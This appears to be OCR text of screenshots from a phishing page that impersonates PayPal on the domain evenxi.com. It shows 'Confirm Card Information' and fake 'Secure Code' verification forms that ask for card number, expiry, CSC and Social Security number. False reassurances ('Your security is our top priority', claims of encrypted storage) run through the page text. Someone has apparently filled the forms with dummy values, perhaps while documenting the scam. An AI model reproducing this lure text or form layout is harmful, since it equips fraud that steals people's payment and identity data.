
State

Zip Code

Mobile

Phone Number

Continue



evenxi.com

Confirm Card Information - PayPal

PayPal

Your security is our top priority

Confirm your

Credit Card

- Pay without exposing your card number to merchants
- No need to retype your card information when you pay

Primary Credit Card

Card Number

MM/YYYY


CSC

Social Security Number

✓ This Card is a VBV /MSC

Continue

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



evenxi.com

Confirm Card Information - PayPal

PayPal

Your security is our top priority

Confirm your

Credit Card

- Pay without exposing your card number to merchants
- No need to retype your card information when you pay

Primary Credit Card

Not Sure

MM/YYYY


CSC

121-21-2121

This Card is a VBV /MSC

Continue

Your financial information is securely stored and encrypted on our servers and is not shared with merchants.



Please enter your Secure Code

Name of cardholder	Stefani Joanne Angelina Germanotta
Zip Code	
Contry	United States of America
Card Number	Not Sure
Password	

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

Please enter your Secure Code

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Zip Code	
Contry	United States of America
Card Number	Not Sure
Password	$secret

